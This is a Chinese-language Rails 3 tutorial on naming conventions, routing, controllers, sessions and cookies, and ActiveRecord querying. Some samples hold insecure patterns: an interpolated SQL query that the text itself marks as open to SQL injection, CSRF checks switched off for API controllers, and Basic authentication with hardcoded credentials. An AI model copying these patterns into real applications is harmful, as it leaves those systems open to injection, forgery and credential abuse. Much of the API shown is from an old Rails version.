档名使用小写、单数，用底线区隔。例如当 Rails 看到一个 OrderItem 的类别或模组(Module)，它会在 autoload\_paths (我们在 config/application.rb 中有此项设定) 目录中自动去载入叫做 order\_item.rb 的档案，也就是 require “order\_item”。

如果是有嵌套的类别或模组，例如 Admin::OrderItem，则会多一层目录，它会自动载入 admin/order\_item.rb 的档案，也就是 require “admin/order\_item”。

如果你没有设定 autoload\_paths 加入 lib 目录，或是你的档案没有依照惯例命名，那么你会需要在程式中手动 require 它。基本上，只要依照命名惯例，你不太需要在程式中写 require。

autoload\_paths 目录是指 Rails 会自动根据命名惯例载入，而 Ruby 的 $LOAD\_PATH 常数则是 require 时会寻找的目录。像 lib 这个目录 Rails 预设就只有加到 $LOAD\_PATH 之中，所以你放在 lib 的档案是可以 require 到，但是因为预设没有加到 autoload\_paths 之中，所以没有自动载入的机制。

#### Model 命名

类别名称使用大写、单数，没有底线。而档名使用小写、单数，用底线。资料库表格名称用小写且为复数。例如：

* 资料库表格 line\_items
* 档名 app/models/line\_item.rb
* 类别名称 LineItem

#### Controller 命名

如果使用典型路径：

* 网址 http://../store/list
* 档名 app/controllers/store\_controller.rb
* 类别名称 StoreController
* 方法名称 list
* Layout 档案 app/views/layouts/store.html.erb
* Template 档案 app/views/store/list.html.erb

如果使用 RESTful 路径，则 Controller 名称必为复数，方法名称依照 RESTful 的惯例有七个 index, show, new, edit, update, create, destroy。

Layout版型和Template样板详见[*ActionView*](http://ihower.tw/rails3/actionview.html)一章。

#### View 命名

例如一个叫做 People 的 controller，其中的 index action：

* 档名 app/views/people/index.html.erb (或 .builder or .rjs)
* Helper 名称 module PeopleHelper
* 档名 app/helpers/people\_helper.rb

### Rails 元件导览

Rails 包含许多个别的函式库元件：

* Action Pack
* Action Controller
* Action Dispatch
* Action View
* Action Mailer
* Active Model
* Active Record
* Active Resource
* Active Support
* Railties

#### Action Pack

Action Pack 是个包含 Action Controller、Action View 和 Action Dispatch 的 gem。也就是 “MVC” 中的 “VC” 部分。

#### Action Controller

Action Controller 是 Rails 应用程式中，管理 Controllers 的元件。Action Controller 框架处理传给 Rails 的 HTTP 请求，萃取出参数，然后分派给所属的 Action。Action Controller 还提供了 session 管理、样板演算显示(template rendering) 和 redirect 功能。

#### Action View

Action View 负责 Rails 应用程式中的 Views。它预设可以产生 HTML 或 XML 输出。Action View 负责样板的演算显示(template rendering)，包括嵌套(nesting)或局部(partial)样板，甚至也内建支援一些 Ajax。

#### Action Dispatch

Action Dispatch 处理 HTTP 请求的路由(routing)，它把 HTTP 请求发派(dispatch)到它该去的地方，也许是你的应用程式或其他 Rack 程式。

#### Action Mailer

Action Mailer 是个建构 E-mail 功能的框架。你可以使用 Action Mailer 来接收来信，或是使用样板来寄出纯文字或复杂的 multipart 信件。

#### Active Model

Active Model 在 Action Pack gem 和 ORM gem (例如 Active Record) 之间定义了一组介面。Active Model 允许 Rails 可以依你的需求把 Active Record 换成其他 ORM 框架。

#### Active Record

Active Record 是 Rails 应用程式中的 Models 基础。它不依存特定的资料库系统，提供了 CRUD 功能、先进的查询能力以及可以跟其他 Models 关联的本事。

#### Active Resource

Active Resource 提供了与其他商业物件和 RESTful 网路服务的连结框架。它实作了一种可以对应以 Web 为基础的 Resources 成为本地端支援 CRUD 的物件。

ActiveResource 可以很简单地实作 SOA 架构示范，但是作为实际用途上则显得薄弱。笔者会建议自行实作客户端程式，请参考[Service-Oriented Design and Implement with Rails3 投影片](http://ihower.tw/blog/archives/5070)。

#### Active Support

Active Support 是 Rails 里的工具函式库，它也扩充了一些 Ruby 标准函式库。除了被用在 Rails 核心程式中，你也可以在你的程式中使用。

#### Railties

Railties 是 Rails 的核心程式码，用来把以上各种的框架函式库以及 Plugin 全部组合在一起。

## Routing 路由

不同于PHP的路由系统是直接对应于档案的目录结构，一个Web开发框架会将路由功能纳入其中，来获得最大的弹性。也就是您可以指定任意URL对应到任一个Controller的Action。另一方面，我们也不在Views中直接写死URL网址，而是透过Helper辅助方法根据你的路由设定来产生URL。

也就是，路由系统做几件事情：

1. 辨识HTTP Request的URL网址，然后对应到设定的Controller Action。

2. 处理网址内的参数字串，例如：/users/show/123送到Users controller的show action时，会将params[:id] 设定为 123

3. 辨识link\_to和redirect\_to的参数产生URL字串，例如

link\_to 'hola!', { :controller=> 'welcome', :action => 'say' }

会产生

<a href="/welcome/say">hola!</a>

Rails这么弹性的路由功能，可以怎么用呢？例如设计一个部落格网站，如果是没有框架的PHP网页开发，会长得这样：

http://example.org/?p=123

但是如果我们想要将编号放在网址列中呢?

http://example.org/posts/123

或是希望根据日期：

http://example.org/posts/2011/04/21/

或者是根据不同作者加上文章的标签(将关键字放在网址中有助于SEO)：

http://example.org/ihower/posts/123-ruby-on-rails

这些在Rails只需要修改config/routes.rb这一个路由档案，就可以完全自由自定。让我们看看有哪些设定方式吧：

### 典型路由

match '/:controller(/:action(/:id))(.format)'

这是我们在上一章所使用的方式，也是Rails 3.0之前版本的预设方式。其中的括弧用法表示可有可无，也就是上述这一行设定就包括六种路径方式：

match '/:controller'

match '/:controller/:action'

match '/:controller/:action/:id'

match '/:controller.:format'

match '/:controller/:action.:format'

match '/:controller/:action/:id.:format'

例如，像这样的网址http://localhost:3000/welcome/say便会对应到welcome controller的say action。典型路由是一种非常简便的对应方式。这种方式的缺点当网站的Action变多的时候，会容易让Controller的设计变得混乱没有规则。稍后介绍的RESTful路由则是Rails对此提出的组织路由方案。

### 一般路径Regular Routes

match 'meetings/:id', :to => 'events#show'

这里的events#show表示指向events controller的show action。通常会简写成：

match 'meetings/:id' => 'events#show'

注意到在routes.rb中，越上面越优先。是如果有网址同时符合多个规则，会使用最上面的规则。

### 命名路由Named Routes

Named Routes可以帮助我们产生URL helper如meetings\_url或meetings\_path，而不需要用{:controller => 'meetings', :action => 'index'}的方式：

match '/meetings' => 'events#index', :as => "meetings"

其中:as的部份就会产生一个meetings\_path和meetings\_url的Helpers，\_path和\_url的差别在于前者是相对路径，后者是绝对路径。一般来说比较常用\_path方法，除非像是在Email信件中，才必须用\_url提供包含Domain的完整网址。

虽然RESTful已经是设计Rails最常见的路径模式，但是在一些特殊的情况、不符合CRUD模型的情结就不一定适用了，例如有多重步骤的表单(又叫作Wizard) 时，使用命名路由反而会比较简洁，例如step1\_path, step2\_path, step3\_path等。

### 设定首页

要设定网站的首页，请设定：

root :to => 'welcome#show'

记得也要删除public/index.html这个档案

### HTTP动词(Verb)限定

可以透过 :via 参数指定 HTTP Verb 动词

match "account/overview" => "account#overview", :via => "get"

match "account/setup" => "account#setup", :via => [:get, :post]

或是

get "account/overview" => "account#overview"

get "account/setup" => "account#setup"

post "account/setup" => "account#setup"

### 特殊条件限定

我们可以利用:constraints设定一些参数限制，例如限制:id必须是整数。

match "/events/show/:id" => "events#show", :constraints => {:id => /\d/}

另外也可以限定IP位置：

constraints(:ip => /(^127.0.0.1$)|(^192.168.[0-9]{1,3}.[0-9]{1,3}$)/) do

match "/events/show/:id" => "events#show"

end

### RESTful路由

我们在第六章介绍过RESTful路由的来龙去脉，接下来仔细看看其中的设定。

#### 复数资源

resources :events

#### 单数资源Singular Resoruce

除了一般复数型Resources，在单数的使用情境下也可以设定成单数Resource：

resource :map

特别之处在于那就没有index action了，所有的URL Helper也皆为单数形式，显示出来的网址也是单数。

但是Singular resource的档案命名仍为复数，例如maps\_controller.rb

#### 套叠Nested Resources

当一个Resource一定会依存另一个Resource时，我们可以套叠多层的Resources，例如以下是任务一定属于在专案底下：

resources :projects do

resources :tasks, :people

end

如此产生的URL Helper如project\_tasks\_path(@project)和project\_task\_path(@project, @task)，它的网址会如projects/123/tasks和projects/123/tasks/123。

实务上不建议设计超过两层

#### 自定群集路由Collection

除了惯例中的七个Actions外，如果你需要自定群集的Action，可以这样设定：

resources :products do

collection do

get :sold

post :on\_offer

end

end

如此便会有sold\_products\_path和on\_offer\_products\_path这两个URL Helper，产生出如products/sold和products/on\_offer这样的网址。

#### 自定特定元素路由Member

如果需要自定对特定元素的Action：

resources :products do

get :sold, :on => :member

end

如此会有sold\_product\_path(@product)这个URL Helper，产生出如products/123/sold这样的网址。

### 领域名称Namespace

我们可以在URL网址前多加一段，特别适合例如后台介面：

namespace :admin do

resources :projects

end

如此原先的URL Helper就会变成如admin\_projects\_path这样的形式。

如果您对这些进阶的设定不知道如何用起，没关系我们在进阶RESTful一章将提供完整的程式范例。

### rake routes

如果你不清楚这些路由设定到底最后的规则是什么，你可以执行：

rake routes

这样就会产生出所有URL Helper、URL 网址和对应的Controller Action都列出来。

### 结论

透过RESTful和Named Route，我们就不再需要透过典型路由的Hash来指定路由了。所有的路由规则都可以在routes.rb一目了然。

## ActionController

HTTP通讯协定是一种Request-Response(请求-回应)的流程，客户端(通常是浏览器)向伺服器送出一个HTTP request封包，然后伺服器就回应一个response封包。在上一章中，我们介绍了Rails如何使用路由来分派request到Controller的其中一个Action。而每个Action的任务就是根据客户端传来的资料与Model互动，然后回应结果给客户端。这一章中我们将仔细介绍负责回应请求的Controller。

### ApplicationController

预设产生出来的Controller都继承自ApplicationController。因此定义在这里的方法可以被所有Controller取用，你可以在这边定义一些共用的方法。预设的application\_controller.rb长的如下：

class ApplicationController < ActionController::Base

protect\_from\_forgery

end

其中的protect\_from\_forgery方法启动了CSRF安全性功能，所有非GET的HTTP request都必须带有一个Token参数才能存取，Rails会自动在所有表单中帮你插入Token参数，预设的Layout中也有一行<%= csrf\_meta\_tag %>标签可以让JavaScript读取到这个Token。会需要关闭这个功能的时机是，你需要开放API给非浏览器客户端，这时候你会需要取消它：

class ApisController < ApplicationController

skip\_before\_filter :verify\_authenticity\_token

end

CSRF 网路攻击 http://en.wikipedia.org/wiki/Cross-site\_request\_forgery

注意，请将方法放在protected或private之下，如果是public方法，就会变成一个公开的Action可以给浏览器呼叫到。

### 产生Controller与Action

我们在Part1示范过，要产生一个Controller档案，请输入

rails g controller events

如此便会产生app/controllers/events\_controller.rb，依照RESTful设计的惯例，所有的Controller命名都是复数，而档案名称依照惯例都是{name}\_controller.rb。

一个Action就是Controller里的一个Public方法：

class EventsController < ApplicationController

def show

# ...

end

end

除了继承自ApplicationController，我们也可以继承更底层的ActionController::Metal，请参考[Rails3: 新的 Metal 机制](http://ihower.tw/blog/archives/4561)。

在Action方法中我们要处理request，基本上会做三件事情: 1. 收集request的资讯，例如使用者传进来的参数 2. 操作Model来做资料的处理 3. 回传response结果，这个动作称作render

### Request资讯收集

在Controller的Action之中，Rails提供了一些方法可以让你得知此request各种资讯，包括：

* action\_name 目前的Action名称
* cookies Cookie 下述
* headers HTTP标头
* params 包含用户所有传进来的参数Hash，这是最常使用的资讯
* request 各种关于此request的详细资讯
  + request\_method
  + method
  + delete?, get?, head?, post?, put?
  + xml\_http\_request? 或 xhr?
  + url
  + protocol, host, port, path 和 query\_string
  + domain
  + host\_with\_port
  + port\_string
  + ssl?
  + remote\_ip?
  + path\_without\_extension, path\_without\_format\_and\_extension, format\_and\_extension, relative\_path
  + env
  + accepts
  + format
  + mime\_type
  + content\_type
  + headers
  + body
  + content\_length
* response 代表要回传的内容，会由Rails设定好。通常你会用到的时机是你想加特别的Response Header。
* session Session下述

正确的说，params这个Hash是ActiveSupport::HashWithIndifferentAccess物件，而不是普通的Hash而已。Ruby内建的Hash，用Symbol的hash[:foo]和用字串的hash["foo"]是不一样的，这在混用的时候常常搞错而取不到值，算是常见的臭虫来源。Rails在这里使用的ActiveSupport::HashWithIndifferentAccess物件，无论键是Symbol或字串，都指涉相同的值，减少麻烦。

### Render结果

在根据request资讯做好资料处理之后，我们接下来就要回传结果给用户。事实上，就算你什么都不处理，Action方法里面空空如也，甚至不定义Action，Rails预设也还是会执行render方法。这个render方法会回传预设的Template，依照Rails惯例就是app/views/{controller\_name}/{action\_name}。如果找不到样板档案的话，会出现Template is missing的错误。

当然，有时候我们会需要自定render，也许是指定不同的Template，也许是不需要Template。这时候有以下参数可以使用：

#### 直接回传结果

* render :text => "Hello" 直接回传字串内容，不使用任何样板。
* render :xml => @event.to\_xml 回传XML格式
* render :json => @event.to\_json 回传JSON格式(再加上:callback就会是JSONP)
* render :nothing => true 空空如也

#### 指定Template

* :template 指定Template
* :action 指定使用该Action的Template(注意到只是使用它的Template，而不会执行该Action内的程式)
* :file 指定Template的档名全名

#### 其他参数

* :status 设定HTTP status，预设是200，也就是正常。其他常用代码包括401权限不足、404找不到页面、500伺服器错误等。
* :layout 可以指定这个Action的Layout，设成false即关掉Layout

补充一提，在特定情况你想把render的结果存成一个字串，例如拿到局部样板Partials成为一个字串，这时候可以改使用render\_to\_string :partial => "foobar"

### Redirect

如果Action不要render任何结果，而是要使用者转向到别页，可以使用redirect\_to

* redirect\_to :action => "show", :id => @event
* redirect\_to :back 回到上一页。

注意，一个Action中只能有一个render或一个redirect\_to。不然你会得到一个DoubleRenderError例外错误。

### 串流 Sending data

如果需要回传二进位Binary资料，有两个方法可以使用：

send\_data(data, options={}) 回传二进位字串，接受以下参数：

* data 是二进位的字串
* :filename 使用者储存下来的档案名称
* :type 预设是application/octet-stream
* :disposition inline或attachment
* :status 预设是200

send\_file(file\_location, options={}) 回传一个档案，接受以下参数：

* file\_location 是档案路径和档名
* :filename 使用者储存下来的档案名称
* :type 预设是application/octet-stream
* :disposition inline或attachment
* :status 预设是200
* :buffer\_size stream的暂存空间，预设4096 bytes
* :stream 预设是false，会先将整个档案先载入记忆体，如果档案非常大可能造成问题。

Rails支援X-Sendfile Header可以将传档的任务委派给网页伺服器处理，降低Rails伺服器的负担。

### respond\_to

我们在第六章RESTful应用程式中曾经示范过用法，respond\_to可以用来回应不同的资料格式。Rails内建支援格式包括有:html, :text, :js, :css, :ics, :csv, :xml, :rss, :atom, :yaml, :json等。如果需要扩充，可以编辑config/initializers/mime\_types.rb这个档案。

如果你想要设定一个else的情况，你可以用:any：

respond\_to do |format|

format.html

format.xml { render :xml => @event.to\_xml }

format.any { render :text => "WTF" }

end

### Sessions

HTTP是一种无状态的通讯协定，为了能够让浏览器能够在跨request之间记住资讯，Rails提供了Session功能，像是记住登入的状态、记住使用者购物车的内容等等，都是用Session实作出来的。

要操作Session，直接操作session这个Hash变数即可。例如：

session[:cart] = Cart.new

只要是可以被序列化的物件，都可以放进session之中。当然，你不会想放太大的资料进去，这样每次request读取时会降低伺服器的效能。

#### Session storage

Rails预设采用Cookies session storage来储存Session资料，它是将Session资料加密后放到浏览器的Cookie之中。最大的好处是对伺服器的效能冲击最低，缺点是大小最多4Kb，另外也有人担心它的安全性。

除了Cookies session storage，Rails也支援其他方式，你可以修改config/initializers/session\_store.rb：

* :active\_record\_store 使用资料库来储存。
* :mem\_cache\_store 使用[*Memcached*](http://memcached.org/)快取系统来储存

一般来说使用预设的Cookies session storage即可，如果对安全性较高要求，可以使用资料库。如果希望兼顾效能，可以考虑使用Memcached。

采用:active\_record\_store的话，必须产生sessions资料表：

$ rake db:sessions:create

$ rake db:migrate

### Cookies

除了Session，我们也可以直接操作底层的Cookie，以下是一些使用范例：

# Sets a simple session cookie.

cookies[:user\_name] = "david"

# Sets a cookie that expires in 1 hour.

cookies[:login] = { :value => "XJ-122", :expires => 1.hour.from\_now }

# Example for deleting:

cookies.delete :user\_name

cookies[:key] = {

:value => 'a yummy cookie',

:expires => 1.year.from\_now,

:domain => 'domain.com'

}

cookies.delete(:key, :domain => 'domain.com')

因为资料是存放在使用者浏览器，所以是安全性是不高的。如果需要存一些需要保护不想使用者知道的资料，Rails也提供了Signed方法：

cookies.signed[:user\_preference] = @current\_user.preferences

另外，如果是尽可能永远留在使用者浏览器的资料，可以使用Permanent方法：

cookies.permanent[:remember\_me] = [current\_user.id, current\_user.salt]

两者也可以加在一起用：

cookies.permanent.signed[:remember\_me] = [current\_user.id, current\_user.salt]

### Flash讯息

我们在Part1示范过用Flash来传递讯息。它的用处在于redirect时，能够从这一个request传递文字讯息到下一个request，例如从create Action传递“成功建立”的讯息到show Action。

flash是一个Hash，其中的键你可以自定，常用:notice、:warning或:error等。例如我们在第一个Action中设定它：

def create

@event = Event.create(params[:event])

flash[:notice] = "成功建立"

redirect\_to :action => :show

end

那么在下一个Action中，我们就可以在Template中读取到这个讯息，通常我们会放在Layout中：

<p><%= flash[:notice] %></p>

使用过一次之后，Rails就会自动清除flash。

另外，有时候你等不及到下一个Action，就想让Template在同一个Action中读取到flash值，这时候你可以写成：

flash.now[:notice] = "foobar"

### Filters

可将Controller中重复的程式抽出来，有三种方法可以定义在进入Action之前、之中或之后执行特定方法，分别是before\_filter、after\_filter和around\_filter，其中before\_filter最为常用。这三个方法可以接受Code block、一个Symbol方法名称或是一个物件(Rails会呼叫此物件的filter方法)。

#### before\_filter

before\_filter最常用于准备跨Action共用的资料，或是使用者权限验证等等：

class EventsControler < ApplicationController

before\_filter :find\_event, :only => :show

def show

end

protected

def find\_event

@event = Event.find(params[:id])

end

end

每一个都可以搭配:only或:except参数。

#### around\_filter

# app/controllers/benchmark\_filter.rb

class BenchmarkFilter

def self.filter(controller)

timer = Time.now

Rails.logger.debug "---#{controller.controller\_name} #{controller.action\_name}"

yield # 这里让出来执行Action动作

elapsed\_time = Time.now - timer

Rails.logger.debug "---#{controller.controller\_name} #{controller.action\_name} finished in %0.3s" % elapsed\_time

end

end

# app/controller/events\_controller.rb

class EventsControler < ApplicationController

around\_filter BenchmarkFilter

end

#### Filter的顺序

当有多个Filter时，Rails是由上往下依序执行的。如果需要加到第一个执行，可以使用prepend\_before\_filter方法，同理也有prepend\_after\_filter和prepend\_around\_filter。

如果需要取消从父类别继承过来的Filter，可以使用skip\_before\_filter :filter\_method\_name方法，同理也有skip\_after\_filter和skip\_around\_filter。

### rescue\_from

rescue\_from可以在Controller中宣告救回例外，例如：

class ApplicationController < ActionController::Base

rescue\_from ActiveRecord::RecordNotFound, :with => :show\_not\_found

rescue\_from ActiveRecord::RecordInvalid, :with => :show\_error

protected

def show\_not\_found

# render something

end

def show\_error

# render something

end

end

### HTTP Basic Authenticate

Rails内建支援HTTP Basic Authenticate，可以很简单实作出认证功能：

class PostsController < ApplicationController

before\_filter :authenticate

protected

def authenticate

authenticate\_or\_request\_with\_http\_basic do |username, password|

username == "foo" && password == "bar"

end

end

end

在Rails 3.1中，也可以这样写：

class PostsController < ApplicationController

http\_basic\_authenticate\_with :name => "foo", :password => "bar"

end

### 更多线上资源

* Action Controller Overview <http://guides.rubyonrails.org/action_controller_overview.html>
* Layouts and Rendering in Rails <http://guides.rubyonrails.org/layouts_and_rendering.html>

## ActiveRecord

ActiveRecord 是 Rails 的 ORM 元件，负责与资料库沟通，让我们可以用物件导向的语法操作资料库。在”打造 CRUD 应用程式”一章中提到的对应概念如下：

* 将资料库表格(table) 对应到一个类别(class)
* 类别方法就是操作表格(table)
* 将资料库一列 (row) 对应到一个物件(object)
* 物件方法就是操作个别的资料(row)
* 将资料库栏位(column) 对应到物件的属性(object attribute)

因此，资料库里面的资料表，我们用一个 Model 类别来表示，而其中的一笔资料，就是一个 Model 物件。

ActiveRecord 这个函式库实作了 Martin Fowler 的 Active Record 设计模式(Design Pattern) <http://martinfowler.com/eaaCatalog/activeRecord.html>

### ORM 与抽象渗漏法则

ORM (Object-relational mapping ) 是一种对映设关联式资料与物件资料的程式技术。物件导向和从数学理论发展出来的关联式资料库，有着显著的区别，而 ORM 正是解决这个不匹配问题所产生的工具。它可以让你使用物件导向语法来操作关联式资料库，非常容易使用、撰码十分有效率，不需要撰写繁琐的SQL语法，同时 也增加了程式码维护性。

不过，有些熟悉 SQL 语法的程式设计师反对使用这样的机制，因为直接撰写 SQL 可以确保操作资料库的执行效率，毕竟有些时候 ORM 产生出来的 SQL 效率不是最佳解，而你却不一定有经验能够意识到什么时候需要担心或处理这个问题。

知名软体人 Joel Spolsky (他有两本中文翻译书值得推荐：约耳趣谈软体和约耳续谈软体，悦知出版) 有个理论：[抽象渗漏法则](http://local.joelonsoftware.com/wiki/The_Joel_on_Software_Translation_Project:%E6%8A%BD%E8%B1%A1%E6%BB%B2%E6%BC%8F%E6%B3%95%E5%89%87)：所有重大的抽象机制在某种程式上都是有漏洞的。有非常多程式设计其实都是在建立抽象机制，C 语言简化了组合组言的繁杂、动态语言如 Ruby 简化了 C 语言、TCP 协定简化了 IP 通讯协定，甚至车子的挡风玻璃跟雨刷也简化了下雨的事实。

但是这些抽象机制或多或少都会力有未及的地方，用 C 语言撰写的 Linux 核心也包括少量组合语言、部分 Ruby 套件用 C 语言撰写扩充来增加效能、保证讯息会抵达 TCP 讯息，碰到 IP 封包在路由器上随机遗失的时候，你也只会觉得速度很慢、即使有挡风玻璃跟雨刷，开车还是必须小心路滑。

当某人发明一套神奇可以大幅提升效率的新程式工具时，就会听到很多人说：“应该先学会如何手动进行，然后才用这个神奇的工具来节省时间。”任何抽象 机制都有漏洞，而唯一能完美处理漏洞的方法，就是只去弄懂该抽象原理以及所隐藏的东西。这是否表示我们应该永远只应该使用比较低阶的工具呢？不是这样的。 而是应该依照不同的情境，选择效益最大的抽象化工具。以商务逻辑为多的 Web 应用程式，选择动态语言开发就相对合适，用 C 语言开发固然执行效率极高，但是完成相同的功能却需要极高的人月开发时数。如果是作业系统，使用无法随意控制记忆体分配的动态语言也显然不是个好主意。

能够意识到什么时候抽象化工具会产生渗漏，正是”有纯熟经验”的程式设计师和”新手”设计师之间的差别。ORM 虽然替我们节省了工作的时间，不过对资深的程式设计师来说，学习 SQL 的时间还是省不掉的。这一切都似乎表示，即使我们拥有愈来愈高阶的程式设计工具，抽象化也做得愈来愈好，要成为一个由高阶到低阶都纯熟的程式设计专家是愈 来愈困难了(也越来越稀有及宝贵)。

### 建立 Model

首先，让我们示范如何建立一个 Model：

rails g model category

这个指令会产生几个档案

category.rb

category\_test.rb

categories.yml

xxxxxxxx\_create\_categories.rb

打开 xxxxxxxx\_create\_categories.rb 你可以看到资料表的定义，让我们加上几个栏位吧，除了建立categiries表，同时也帮events加上一个外部键让两个表可以关连起来，在后几章会用到：

class CreateCategories < ActiveRecord::Migration

def change

create\_table :categories do |t|

t.string :name

t.integer :position

t.timestamps

end

add\_column :events, :category\_id, :integer

add\_index :events, :category\_id

end

end

接着执行以下指令便会产生出资料库资料表

bundle exec rake db:migrate

db:migrate 指令会将上述的 Ruby 程式变成以下 SQL 执行。

CREATE TABLE categories (

"id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,

"name" varchar(255) DEFAULT NULL,

"position" int(4) DEFAULT NULL,

"created\_at" datetime DEFAULT NULL,

"updated\_at" datetime DEFAULT NULL);

接着我们打开 category.rb 你可以看到

class Category < ActiveRecord::Base

end

这是一个继承 ActiveRecord::Base 的 Category 类别。

我们在学习 Ruby 的时候提过 irb 这个互动工具，而 Rails 也提供了特殊的 irb 介面叫做 console，让我们可以直接与 Rails 程式互动：

rails console (可以简写成 rails c)

透过 console，我们可以轻易的练习操作 ActiveRecord。

### 观看 Log

不像 rails server 可以直接看到 log，在 Rails 主控台下必须透过观察 log 档案。我们可以透过 log 观察到 Rails 产生出来的 SQL 长的如何。

tail -f log/development.log

Windows 上没有这个指令，可以安装 [Tail for Win32](http://tailforwin32.sourceforge.net/) 这个工具来即时观察 log 档案。或是安装 [GNU utilities for Win32](http://unxutils.sourceforge.net/) 来获得 tail 指令。

### 基础操作

#### 如何新增

ActiveRecord提供了四种API，分别是save、save!、create和create!：

a = Category.new( :name => 'Ruby', :position => 1 )

a.save

b = Category.new( :name => 'Perl', :position => 2 )

b.save!

Category.create( :name => 'Python', :position => 3 )

c = Category.create!( :name => 'PHP', :position => 4 )

其中create和create!就等于new完就save和save!，有无惊叹号的差别在于validate资料验证不正确的动作，无惊叹号版本会回传布林值(true或false)，有惊叹号版本则是验证错误会丢出例外。

何时使用惊叹号版本呢?save和create通常用在会处理回传布林值(true/false)的情况下(例如在 controller 里面根据成功失败决定 render 或 redirect)，否则在预期应该会储存成功的情况下，请用 save!或create! 来处理，这样一旦碰到储存失败的情形，才好追踪 bug。

透过 :validate => false 可以略过验证

c.save( :validate => false )

在 Rails3 之前的版本是 user.save(false)

#### 如何查询

ActiveRecord 使用了 Arel 技术来实作查询功能，你可以自由组合 where、limit、select、order 等条件。

Arel 是 relational algebra” library。但根据 2.0 实作者 tenderlove 的说法，也可以说是一种 SQL compiler。 http://engineering.attinteractive.com/2010/12/architecture-of-arel-2-0/

###### first, last 和 all

这三个方法可以分别拿出资料库中的第一笔、最后一笔及全部的资料：

c1 = Category.first

c2 = Category.last

categories = Category.all # 这会是一个阵列

如果资料量较多，请不要在正式上线环境中执行.all 把所有资料拿出来，这样会耗费非常多的记忆体。请用分页或缩小查询范围。

###### find

已知资料的主键 ID 的值的话，可以使用 find 方法：

c3 = Category.find(1)

c4 = Category.find(2)

find 也可以接受阵列参数，这样就会一次找寻多个并回传阵列：

arr = Category.find([1,2])

# 或是

arr = Category.find(1,2)

如果找不到资料的话，会丢 ActiveRecord::RecordNotFound 例外。如果是 find\_by\_id 就不会丢出例外，而是回传 nil。

###### find\_by\_\* 和 find\_all\_by\_\*

find\_by\_\* 和 find\_all\_by\_\* 是 Rails 的动态方法，可以自由用 and 组合，例如：

c5 = Category.find\_by\_name('Ruby')

c6 = Category.find\_by\_name\_and\_position('Ruby', 1)

c7 = Category.find\_all\_by\_position(2)

###### find\_by\_sql

如果需要手动撰写 SQL，可以使用 find\_by\_sql，例如：

c8 = Category.find\_by\_sql("select \* from categories")

不过在绝大多数的情况，是不需要手动写 SQL 的。

###### where 查询条件

where 可以非常弹性的组合出 SQL 查询，例如：

c9 = Category.where( :name => 'Ruby', :position => 1 )

c10 = Category.where( [ "name = ? or position = ?", 'Ruby', 2] )

其中参数有两种写法，一种是 Hash，另一种是 Array。前者的写法虽然比较简洁，但是就没办法写出 or 的查询。注意到不要使用字串写法，例如

Category.where("name = #{params[:name]}") # 请不要这样写

这是因为字串写法会有 SQL injection 的安全性问题，请改用阵列写法。

另外，where 是 lazy loading，也就是直到真的需要取值的时候，才会跟资料库拿资料。如果需要立即触发，可以接着使用 .all, .first, .last，例如

c11 = Category.where( :name => 'Ruby', :position => 1 ).all

#### limit

limit 可以限制笔数

c = Category.limit(5).all

c.size # 5

#### order

order 可以设定排序条件

Category.order("position")

Category.order("position DESC")

Category.order("position DESC, name ASC")

如果要消去order条件，可以用reorder：

Category.order("position").reorder("name") # 改用 name 排序

Category.order("position").reorder(nil) # 取消所有排序

#### offset

offset 可以设定忽略前几笔不取出，通常用于资料分页：

c = Category.limit(2)

c.first.id # 1

c = Category.limit(2).offset(3)

c.first.id # 4

#### select

预设的 SQL 查询会取出资料的所有栏位，有时候你可能不需要所有资料，为了效能我们可以只取出其中特定栏位：

Category.select("id, name")

例如栏位中有 Binary 资料时，你不会希望每次都读取出庞大的 Binary 资料占用记忆体，而只希望在使用者要下载的时候才读取出来。

#### readonly

c = Category.readonly.first

如此查询出来的c就无法修改或删除，不然会丢出ActiveRecord::ReadOnlyRecord例外。

#### group 和 having

(TODO)

#### 串接写法

以上的 where, order , limit, offset, joins, select 等等，都可以自由串接起来组合出最终的 SQL 条件：

c12 = Category.where( :name => 'Ruby' ).order("id desc").limit(3)

#### find\_each 批次处理

如果资料量很大，但是又需要全部拿出来处理，可以使用 find\_each 批次处理

Category.where("position > 1").find\_each do |category|

category.do\_some\_thing

end

预设会批次捞 1000 笔，如果需要设定可以加上 :batch\_size 参数。

#### 重新载入

如果已经读取的 AR 资料，需要重新载入，可以用 reload 方法：

p = Category.first

p.reload

#### 如何删除

一种是先抓到该物件，然后删除：

c12 = Category.first

c12.destroy

另一种是直接对类别呼叫删除，传入 ID 或条件：

Category.delete(2)

Category.delete\_all(conditions = nil)

Category.destroy\_all(conditions = nil)

delete 不会有 callback 回呼，destroy 有 callback 回呼。什么是回呼详见下一章。

#### 统计方法

Category.count

Category.average(:position)

Category.maximum(:position)

Category.sum(:position)

其中我们可以利用上述的 where 条件缩小范围，例如：

Category.where( :name => "Ruby").count

#### 如何更新

c13 = Category.first

c13.update\_attributes(attributes)

c13.update\_attributes!(attributes)

c13.update\_attribute(attribute\_name, value)

注意 update\_attribute 会略过 validation 资料验证 注意 mass assign 安全性问题，可以透过 attr\_protected 或 attr\_accessor 设定，详见安全性一章。

### Scopes 作用域

Model Scopes是一项非常酷的功能，它可以将常用的查询条件宣告起来，让程式变得干净易读，更厉害的是可以串接使用。例如，我们编辑app/models/event.rb，加上两个Scopes：

class Event < ActiveRecord::Base

scope :public, where( :is\_public => true )

scope :recent\_three\_days, where(["created\_at > ? ", Time.now - 3.days ])

end

Event.create( :name => "public event", :is\_public => true )

Event.create( :name => "private event", :is\_public => false )

Event.create( :name => "private event", :is\_public => true )

Event.public

Event.public.recent\_three\_days

串接的顺序没有影响

接着，我们可以设定一个预设的Scope，通常会拿来设定排序：

class Event < ActiveRecord::Base

default\_scope order('id DESC')

end

unscoped方法可以暂时取消预设的default\_scope：

Event.unscoped do

Event.all

# SELECT \* FROM events

end

最后，Scope也可以接受参数，例如：

class Event < ActiveRecord::Base

scope :recent, lambda{ |date| where(["created\_at > ? ", date ]) }

# 或 scope :recent, Proc.new{ |t| where(["created\_at > ? ", t ]) }

end

Event.recent( Time.now - 7.days )

不过，笔者会推荐上述这种带有参数的Scope，改成如下的类别方法，可以比较明确看清楚参数是什么，特别是你想给预设值的时候：

class Event < ActiveRecord::Base

def self.recent(t=Time.now)

where(["created\_at > ? ", t ])

end

end

Event.recent( Time.now - 7.days )

这样的效果是一样的，也是一样可以和其他Scope做串接。

scoped方法可以将Model转成可以串接的形式，方便依照参数组合出不同查询，例如

fruits = Fruit.scoped

fruits = fruits.where(:colour => 'red') if options[:red\_only]

fruits = fruits.limit(10) if limited?

### 虚拟属性(Virtual Attribute)

